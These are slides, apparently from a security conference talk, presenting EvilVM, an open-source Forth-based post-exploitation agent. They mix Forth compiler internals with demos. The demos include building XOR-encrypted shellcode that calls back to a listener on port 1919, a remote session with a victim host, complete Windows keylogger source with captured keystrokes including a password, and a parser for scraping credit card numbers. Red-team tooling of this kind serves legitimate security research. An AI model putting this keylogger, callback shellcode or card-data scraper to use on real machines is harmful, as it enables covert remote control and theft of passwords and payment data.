
The screenshot shows an Emacs window titled 'emacs25@kusrae'. The menu bar includes 'File', 'Edit', 'Options', 'Buffers', 'Tools', and 'Help'. The code is written in a dark theme with a light blue line number margin. The code defines three macros: `: if`, `: else`, and `: then`, each taking an immediate value and a branch name. The status bar at the bottom indicates the file is 'core.fth', the cursor is at line 8, column 57, and the buffer is 'Git-master (Forth)'.

```
57  
58 : if    [0?] [0branch] ; imm  
59 : else  >r [branch] r> -jump ; imm  
60 : then  -jump ; imm  
61  
-:***- core.fth 8% L57 Git-master (Forth)
```

PLT: linear compilation

So are begin ... while ... repeat,
structures, etc.

It's a PROGRAMMABLE COMPILER.

A screenshot of an Emacs window titled 'emacs25@kusrae'. The window has a menu bar with 'File', 'Edit', 'Options', 'Buffers', 'Tools', and 'Help'. The main text area shows a Forth program with line numbers 205 through 210. The code defines words for 'begin', 'while', 'until', and 'repeat'. The 'repeat' word is implemented with a loop that decrements a counter and branches based on the result. The status bar at the bottom shows the file 'core.fth', the cursor position '28% L210', and the current mode 'Git-master (Forth)'.

```
205  
206 : begin 0 here ; imm  
207 : while nip [0?] [0branch] swap ; imm  
208 : until nip [0?] [Nbranch] swap ; imm  
209 : repeat 233 c, here - 4 - d, dup if -jump else drop then ; imm  
210  
-: **- core.fth 28% L210 Git-master (Forth)
```


Demo: configure / connect

Terminal

```
:~) kusrae evilvm ./build.rb -n -i 10.0.3.2 -p 1919
RLE encoding NULL bytes in shellcode
Read 6002 bytes of original shellcode
There were 48 single-byte sequences that will grow
Compressed to 5534 bytes
Saved 468 bytes via compression
Assembling...
Obtained 5615 bytes of compressed shellcode
IMPORTANT be sure to allocate at least 5712 bytes
Encrypting with rolling XOR
key 2544ce7f5f3875aa
Started with 5615 bytes of input
Assembling...
Obtained 5435 bytes of encoded shellcode
Assembled 5652 bytes of shellcode
Writing to file 'net.shellcode'
Writing output of 5652 bytes
:~) kusrae evilvm
```

Terminal

```
:~) kusrae evilvm server/server.rb
Root dir is /home/josh/homebrew/evilvm

#####
##
##
##
#####
.## ## ##,
.##` ## '##,
.##` ## '##,
.##` ## '##,
.##` ## '##,
<##` ## '##>
#####
##
##
##
Welcome to EVIL
you are here early
Let's fault some segs together

Binding server on 0.0.0.0:1919
Awaiting inbound connection...

NOTE: : File /home/josh/homebrew/evilvm/samples/payload-net.fth loaded

Introducing channel #1
1 [forest-green] -> 497265 2594946945512 3620 3620 Evil#Forth

---- BEGIN OUTPUT ----
IDENT:HAPLESS$@HAPLESS.WORKGROUP:bdaf9eb9-256a-43c8-ad40-bd96a329c73e
----- END OUTPUT -----
1 [forest-green] ->
```

Demo: keylogger

...

```
: testkeys
  256 0 do
    i testkey
  loop
;

: keylog
  begin
    key? until
    testkeys
    8 ms
  repeat
;
```

Demo: keylogger

...

```
: dodown
  wasdown? if
    drop
  else
    dup keystate set
    report
  then
;
```

```
: testkey
  dup isdown? if
    dodown
  else
    keystate unset
  then
;
```

...

Demo: keylogger

```
emacs25@kusrae
File Edit Options Buffers Tools Help
1 loadlib user32.dll
2 value user32
3 user32 1 dllfun GetKeyState GetKeyState
4 user32 2 dllfun MapVirtualKey MapVirtualKeyA
5 user32 5 dllfun ToAscii ToAscii
6
7 create keystate 256 allot does> swap + ;
8
9 : set      -1 swap c! ;
10 : unset   0 swap c! ;
11 : isdown? GetKeyState $8000 and ;
12 : wasdown? dup keystate c@ ;
13
14 : decode   dup 0 MapVirtualKey 0 keystate here 0 ToAscii ;
15
16 : .nl?     dup 13 = if cr then ;
17 : .control +rev [char] ^ emit 64 + emit -rev ;
18 : print?   dup 32 < if .control else emit then ;
19 : report   decode if here c@ .nl? print? then ;
20
21 : isdown   wasdown? if drop else dup keystate set report then ;
22 : testkey  dup isdown? if isdown else keystate unset then ;
23 : testkeys 256 0 do i testkey loop ;
24
25 : keylog   consume begin key? until testkeys 5 ms repeat ;
26 : keylog   .pre keylog .post ;

U:--- keylog2.fth All L25 (Forth)
Beginning of buffer
```

```
Terminal
1 [jazzberry-jam] -> ^Kload keylog2.fth
NOTE: [jazzberry-jam] : File /home/josh/homebrew/evilvm/samples/keylog2.fth loaded
1 [jazzberry-jam] -> keylog
1 [jazzberry-jam] ->
---- BEGIN OUTPUT ----
notepadusername
^MPassword1
^M
^MThis is some text^H^H^H^Hcontent that I'm typing in an email.
^M
```

Demo: exploration

```
Terminal
:) kusrae evilvm pnasm "mov rdi, [gs:rdi]"
mov rdi, [gs:rdi]
4 /tmp/pnasm.out
00000000 65488B3F          mov rdi,[gs:rdi]
:) kusrae evilvm
```

```
Terminal
1 [jazzberry-jam] -> : @gsx i,[ 65488b3f ] ;
1 [jazzberry-jam] -> { cr 8 0 do i 4 .r i cells @gsx hex . dec cr loop }!
1 [jazzberry-jam] ->
0 0
1 610000
2 60c000
3 0
4 1e00
5 0
6 288000
7 60fce0

1 [jazzberry-jam] ->
```

Demo: abstraction

```
emacs25@kusrae
File Edit Options Buffers Tools Help
-----
20 \ Match credit card numbers, maybe with matching separators
21 \
22 \
23
24 variable sepchar
25
26 : EOS      dup 0 = ;
27 : digit    walk $30 $39 within ;
28 : digits   0 do digit not if unloop 0 return then loop -1 ;
29 : <>digit   digit not ;
30 : sentinel walk [char] ; = ;
31 : sep1     walk sepchar ! -1 ;
32 : sepN     walk sepchar @ = ;
33
34 : term
35   parser
36     EOS | <>digit
37   end-parser
38 ;
39
40 : cc#-sep
41   parser
42     4 digits & sep1 & 4 digits & sepN & 4 digits & sepN & 4 digits
43   end-parser
44 ;
45
46 : cc#-lang
47   parser
48     cc#-sep & term |
49     16 digits & term |
50     sentinel & digit & digit & me
51   end-parser
52 ;
53
54 : cc#-lang
55   parser
56     ascii cc#-lang | unicode cc#-lang
57   end-parser
58   ascii
59 ;
-----
-:--- parsers.fth<test> 14% L34 Git:master (Forth)
```

```
Terminal
1 [jazzberry-jam] -> ^Kloadf test/parsers.fth
NOTE: [jazzberry-jam] : File /home/josh/homebrew/evilvm/samples/parsers.fth loaded
NOTE: [jazzberry-jam] : File test/parsers.fth loaded
1 [jazzberry-jam] ->

parsers.fth - demonstration of simple parsing library.

PARSER RESULT MS TEXT
-----
PAN?: SUCCESS 0 4111-1111-1111-1111
PAN?: failure 0 4111-1111-1111-1111
PAN?: failure 0 4111-1111 1111-1111
PAN?: SUCCESS 0 4111111111111111=
PAN?: SUCCESS 0 ;011234567890123445=7247241000000000000030300XXX040400099010=**
PAN?: SUCCESS 0 4111111111111111
PAN?: failure 0 4111111111111111
PAN?: failure 0 4111111111A111111
PAN?: failure 0 4111111111111111
MATH?: SUCCESS 0 a
MATH?: SUCCESS 0 a+b
MATH?: failure 0 a+b++
MATH?: SUCCESS 0 a+b+c+d+e
MATH?: failure 0 Z
MATH?: failure 0 (a+(-)b
MATH?: SUCCESS 0 (a+b)
MATH?: SUCCESS 0 a*(b+c)
MATH?: SUCCESS 0 ((a+b)*(c+d))
MATH?: SUCCESS 0 (a+b)*(c+d)*(e+f)*(g+h)
MATH?: SUCCESS 0 (((a+b)+(c+d))+(e+f)*(g+h))
MATH?: failure 0 (((a+b)+(c+d))+(e+f)*(g+h))
MATH?: failure 17 (((a+b)+(c+d))+((e+f)*(g+h)))
MATH?: failure 0 (((a+b)+(c+d))z(e+f)*(g+h))
MATH?: SUCCESS 31 ((((((((((b))))))))))
MATH?: failure 0 aaaa
MATH?: failure 0 (a+b)ZZZZ

1 [jazzberry-jam] ->
```


SUMMARY: project status

Still very ALPHA,
with unstable API,
and lots of changes.
but, for the bold of
heart:

EvilVM is open
source, under the
MIT license and can
be found at:

<http://evilvm.ninja/>

<https://github.com/jephthai/evilvm/>



Summary: project status

On the list for enhancement:

- o More resilience (maybe Erlang OTP-Inspired model for HA / self-healing)
- o Higher-layer, user-friendly scripting language, built on top of parsing library
- o More transport layers (ICMP, etc.)
- o LOTS of demonstration videos and tours through the system
- o More documentation

EOP: questions?

You can find me online:

yakovdk@gmail.com

[@Josh5tone](#)

<http://thestone.zone/>

<http://joshstone.us/>

Special thanks to the Color Graphics
Array for making this presentation
possible.